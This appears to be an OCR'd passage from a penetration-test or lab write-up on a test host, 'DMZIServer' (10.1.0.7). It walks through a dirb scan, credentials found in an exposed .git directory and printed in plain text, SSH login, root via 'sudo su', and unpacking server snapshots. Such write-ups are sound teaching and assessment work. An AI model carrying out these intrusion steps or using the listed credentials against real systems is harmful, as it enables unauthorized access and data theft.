
DMZIServer (10.1.0.7)

Running dirb on the DMZIServer, we found import directory /.git, which contains username || password = admin123 || Password123!


Dirb http://10.1.0.7 '/usr/share/worldists/udacity.txt'




Using this credentials, we were able to get SSH access to the DMZIServer machine (10.1.0.7).




Once in the machine we use command: *sudo -l* to see what privileges admin123 has on this machine, which turns out to be ALL:ALL. Therefore we can easily get root by *sudo su*



Once we got root access, we were able to extract more information able the machine. Specifically, we were able to find out snapshots of the server in /opt/snapshot. In this directory, there are 3 tar.gz files, which contains snapshots from March, April and May.




Using *tar -xvf snapshot.march.tar.gz* command, we were able to get the contents of those files. Since this is a Test Server, all we get is text files. But in reality, these files contain sensitive information about previous versions of the servers with vulnerabilities. With this kind of information, attackers can us them to attack the payroll Server that the company is using



